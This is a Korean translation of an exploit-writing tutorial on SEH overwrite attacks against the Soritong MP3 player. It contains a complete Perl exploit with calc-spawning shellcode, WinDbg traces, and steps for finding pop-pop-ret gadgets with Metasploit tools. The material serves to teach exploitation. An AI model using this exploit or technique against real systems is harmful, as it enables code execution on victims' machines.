ModLoad: 10000000 10094000 C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000 C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 012e0000 0132f000 C:\WINDOWS\system32\DRMClie.DLL
ModLoad: 5b3d0000 5b410000 C:\WINDOWS\system32\strmdll.dll
ModLoad: 71a00000 71a0b000 C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 719e0000 719f7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 719d0000 719d8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76e60000 76e8f000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e30000 76e3e000 C:\WINDOWS\system32\rtutils.dll
(ad8.6c8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=00183574 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010296
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810          mov     byte ptr [eax],dl      ds:0023:00130000=41
0:000> g
(ad8.6c8): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=1001e812 edx=7c9332bc esi=0012d72c edi=7c9332a8
eip=0012fd64 esp=0012d650 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_ud.drv>+0x12fd63:
0012fd64 cc          int     3
0:000>

```

그래서, 첫 exception때 해당 어플리케이션에 전달한 후 그 어플리케이션은 nSEH에서 브레이크포인트 때문에 멈췄다.

EIP는 현재 nSEH의 첫 바이트를 가리키기 때문에 약 8 바이트(nSEH에 대해 4 바이트, SEH에 대해 4 바이트) 아래 썸에서 셸코드를 볼 수 있어야 한다.

```
0:000> d eip
0012fd64 cc cc cc cc 12 e8 01 10-31 41 42 43 44 45 46 47 .....1ABCDEFGF
0012fd74 48 49 4a 4b 4c 4d 32 41-42 43 44 45 46 47 48 49 HIJKLM2ABCDEFGHI
0012fd84 4a 4b 4c 4d 33 41 42 43-44 45 46 47 48 49 4a 4b JKL3ABCDEFGHIJK
0012fd94 4c 4d 90 90 90 90 90 90-90 90 90 90 90 90 90 LM.....
0012fda4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0012fdb4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0012fdc4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0012fdd4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
```

셸코드가 보이고, 우리가 예상한 곳에서 정확하게 시작하고 있다. 필자는 셸코드를 테스트하기 위해 여기서 짧은 문자열을 사용했으며, 좀더 긴 문자열을 사용하는 것이 더 좋을 수 있다. 만약 셸코드가 그것이 시작하여하는 offset에서 시작한다면 jumpcode(nSEH)를 변경하여 더 점프하도록 해야 한다.

이제 우리는 실제 셸코드로 exploit을 만들 준비가 되었다.

```
# Exploit for Soritong MP3 player
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
#
my $junk = "A" x 584;
my $nextSEHoverwrite = "\xeb\x06\x90\x90"; #jump 6 bytes
my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll(역자의 시스템)

# win32_exec - EXITFUNC=seh CMD=calc Size=343 Encoder=PexAlphaNum http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
"\x42\x30\x42\x50\x42\x30\x4b\x38\x45\x54\x4e\x33\x4b\x58\x4e\x37".
"\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x38\x4f\x44\x4a\x41\x4b\x48".
```

```

"\x4f\x35\x42\x32\x41\x50\x4b\x4e\x49\x34\x4b\x38\x46\x43\x4b\x48".
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x30\x45\x47\x45\x4e\x4b\x48".
"\x4f\x35\x46\x42\x41\x50\x4b\x4e\x48\x46\x4b\x58\x4e\x30\x4b\x54".
"\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x4b\x58\x4e\x31\x4b\x48".
"\x41\x30\x4b\x4e\x49\x38\x4e\x45\x46\x52\x46\x30\x43\x4c\x41\x43".
"\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x53\x45\x38\x42\x4c\x4a\x57".
"\x4e\x30\x4b\x48\x42\x54\x4e\x30\x4b\x48\x42\x37\x4e\x51\x4d\x4a".
"\x4b\x58\x4a\x56\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x38\x42\x4b".
"\x42\x50\x42\x30\x42\x50\x4b\x58\x4a\x46\x4e\x43\x4f\x35\x41\x53".
"\x48\x4f\x42\x56\x48\x45\x49\x38\x4a\x4f\x43\x48\x42\x4c\x4b\x37".
"\x42\x35\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x4a\x46\x4a\x49".
"\x50\x4f\x4c\x58\x50\x30\x47\x45\x4f\x4f\x47\x4e\x43\x36\x41\x46".
"\x4e\x36\x43\x46\x42\x50\x5a";


```

```
my $junk2 = "\x90" x 1000;
```

```
open(myfile,'>ui.txt');
```

```
print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
```

ui.txt 파일을 생성하고, 디버거를 통해서가 아니라 soritong.exe 파일을 직접 엽니다.



공격에 성공했다.

(역자 추가: 역자는 셸코드를 만들 때 Metasploit을 이용했으며, encoder를 'x86/shikata_ga_nai' 등을 이용했으나 계산기가 실행되지 않았으며, 프로그램이 freezing되어버리기만 했다. 그래서 원문에 나오는 encoder를 PexAlphaNum를 사용한, 원문에 나오는 셸코드를 그대로 사용하여 계산기 프로그램을 실행시킬 수 있었다.)

셸코드의 시작 부분에 브레이크포인트를 걸고 Windbg를 이용해 다시 soritong.exe 프로그램을 실행시켜보자.

First chance exception :

stack(ESP)은 0x0012da14를 가리킨다.

```
(3f4.d34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0018363c edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010296
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810          mov     byte ptr [eax],dl      ds:0023:00130000=41
0:000> !exchain
0012fd64: *** WARNING: Unable to verify checksum for C:\Program Files\SoriTong\Player.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program
Files\SoriTong\Player.dll -
Player!Player_Action+ef52 (1001e812)
Invalid exception stack at 909006eb
```

=> EH Handler는 1001e812(pop pop ret)를 가리킨다. 우리가 다시 어플리케이션을 실행시키면 pop pop ret이 실행되고, 또 한번 실행될 것이다.

이렇게 되면 "Be 06 90 90" 코드가 실행될 것이고, EIP는 셸코드가 있는 0012fd6c를 가리킬 것이다.

```
0:000> g
ModLoad: 76d90000 76db2000  C:\WINDOWS\system32\Apphelp.dll
(3f4.c28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
```

This exception may be expected and handled.

eax=00000000 ebx=7c80351c ecx=fffffc41 edx=00000000 esi=c644c573 edi=7c80261c

eip=0012fdd5 esp=0012d634 ebp=7c800000 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 epl=00010246

<Unloaded_ud.drv>+0x12fdd4:

0012fdd5 ac lods byte ptr [esi] ds:0023:c644c573=??

0:000> u 0012fd64

*** ERROR: Symbol file could not be found. Defaulted to export symbols for
C:\WINDOWS\system32\kernel32.dll -

<Unloaded_ud.drv>+0x12fd63:

0012fd64 eb06 jmp <Unloaded_ud.drv>+0x12fd6b (0012fd6c)

0012fd66 90 nop

0012fd67 90 nop

0012fd68 12e8 adc ch,al

0012fd6a 0110 add dword ptr [eax],edx

0012fd6c eb03 jmp <Unloaded_ud.drv>+0x12fd70 (0012fd71)

0012fd6e 59 pop ecx

0012fd6f eb05 jmp <Unloaded_ud.drv>+0x12fd75 (0012fd76)

0:000> d 0012fd60

0012fd60 41 41 41 41 eb 06 90 90-12 e8 01 10 eb 03 59 eb AAAA.....Y.

0012fd70 05 e8 f8 ff ff ff 4f 49-49 49 49 49 51 5a 56OIIIIIIQZV

0012fd80 54 58 36 33 30 56 58 34-41 30 42 36 48 48 30 42 TX630VX4A0B6HH0B

0012fd90 33 30 42 43 56 58 32 42-44 42 48 34 41 32 41 44 30BCVX2BDBH4A2AD

0012fda0 30 41 44 6b 42 44 10 42-30 41 44 41 56 58 34 5a 0ADkBD.B0ADAVX4Z

0012fdb0 38 42 44 75 df fc e8 44-00 00 00 8b 45 3c 8b 7c 8BDu...D....E<.|

0012fdc0 05 78 01 ef 8b 4f 18 8b-5f 20 01 eb 49 8b 34 8b .x...0.._ ..I.4.

0012fdd0 01 ee 31 c0 99 ac 84 c0-74 07 c1 ca 0d 01 c2 eb ..1.....t.....

- 41 41 41 41 : 버퍼의 마지막 문자들
- eb 06 90 90 : next SEH, 6 바이트 jump
- 12 e8 01 10 : 현재 SE Handler (pop pop ret, 다음 exception을 일으키고, 코드가 next SEH 포인터로 가서 "eb 06 90 90"를 실행하게 함)
- eb 03 59 eb : 셸코드의 시작

exploit을 만드는 과정에 대해 다음 동영상으로 볼 수 있다.



[YouTube – Exploiting Soritong MP3 Player \(SEH\) on Windows XP SP3](http://www.youtube.com/watch?v=FYmfYOOOrQ00)

Memdump를 이용한 **pop pop ret** (및 다른 유용한 명령어) 찾기

Metasploit는 msf3\tools라는 폴더에 memdump.exe라는 유틸리티를 가지고 있다. 만약 Metasploit을 설치했다면 Cygwin Shell을 이용해 이 유틸리티를 이용할 수 있다.

먼저 exploit하고자 하는 어플리케이션을 실행시킨다. 그런 다음 이 어플리케이션에 대한 process ID를 확인한다. 그리고 폴더를 하나 만든 후 실행한다.

```
memdump.exe processID c:\foldername
```

예:


```
memdump.exe 3524 c:\cygwin\home\peter\memdump
[*] Creating dump directory...c:\cygwin\home\peter\memdump
[*] Attaching to 3524...
[*] Dumping segments...
[*] Dump completed successfully, 112 segments.
```

⁸ <http://www.youtube.com/watch?v=FYmfYOOOrQ00>

이제 cygwin 커맨드 라인에서 msfpescan을 다음과 같이 실행한다(역자 추가: 역자의 Windows용 Metasploit3에서는 이 파일이 없었다. 그래서 원문의 내용을 그대로 옮긴다).

```
peter@xptest2 ~/framework-3.2
$ ./msfpescan -p -M /home/peter/memdump > /home/peter/scanresults.txt
```

스캐닝 결과를 저장한 파일을 다음과 같이 열어보면 흥미로운 정보들을 볼 수 있다.



```
scanresults.txt - WordPad
File Edit View Insert Format Help

[/home/peter/memdump/01220000.rng]
0x01221045 pop esi; pop ebx; ret
0x01221199 pop ebp; pop ebx; ret
0x012212aa pop edi; pop esi; ret
0x01221321 pop ebp; pop ebx; ret 0x0010
0x01221463 pop esi; pop ebx; ret 0x0004
0x01221cc0 pop ebp; pop ebx; ret
0x01221df9 pop edi; pop esi; ret 0x0004
0x01222a51 pop esi; pop ecx; ret
0x01222b76 pop ebx; pop edi; ret 0x0010
0x01222e3c pop edi; pop esi; ret 0x0010
0x01223565 pop esi; pop edi; ret 0x0010
0x012236f7 pop ebx; pop ebp; ret 0x000c

[/home/peter/memdump/01230000.rng]
0x01231045 pop esi; pop ebx; ret
0x01231199 pop ebp; pop ebx; ret
0x012312aa pop edi; pop esi; ret
0x01231321 pop ebp; pop ebx; ret 0x0010
0x01231463 pop esi; pop ebx; ret 0x0004
0x01231cc0 pop ebp; pop ebx; ret
0x01231fe9 pop edi; pop esi; ret 0x0004
0x0123353b pop ebp; pop ebx; ret 0x0010
0x012335fc pop ebp; pop ebx; ret 0x0010

For Help, press F1
```

이제 남은 것은 null 바이트를 가지지 않은 주소를 찾는 것이며, /SafeSEH로 컴파일되지 않은 dll 파일들 중의 하나에 들어가 있다. 메모리를 덤프해서 모든 pop pop ret 시퀀시를 한꺼번에 찾아보는 것도 시간 절약에 도움이 될 수 있다.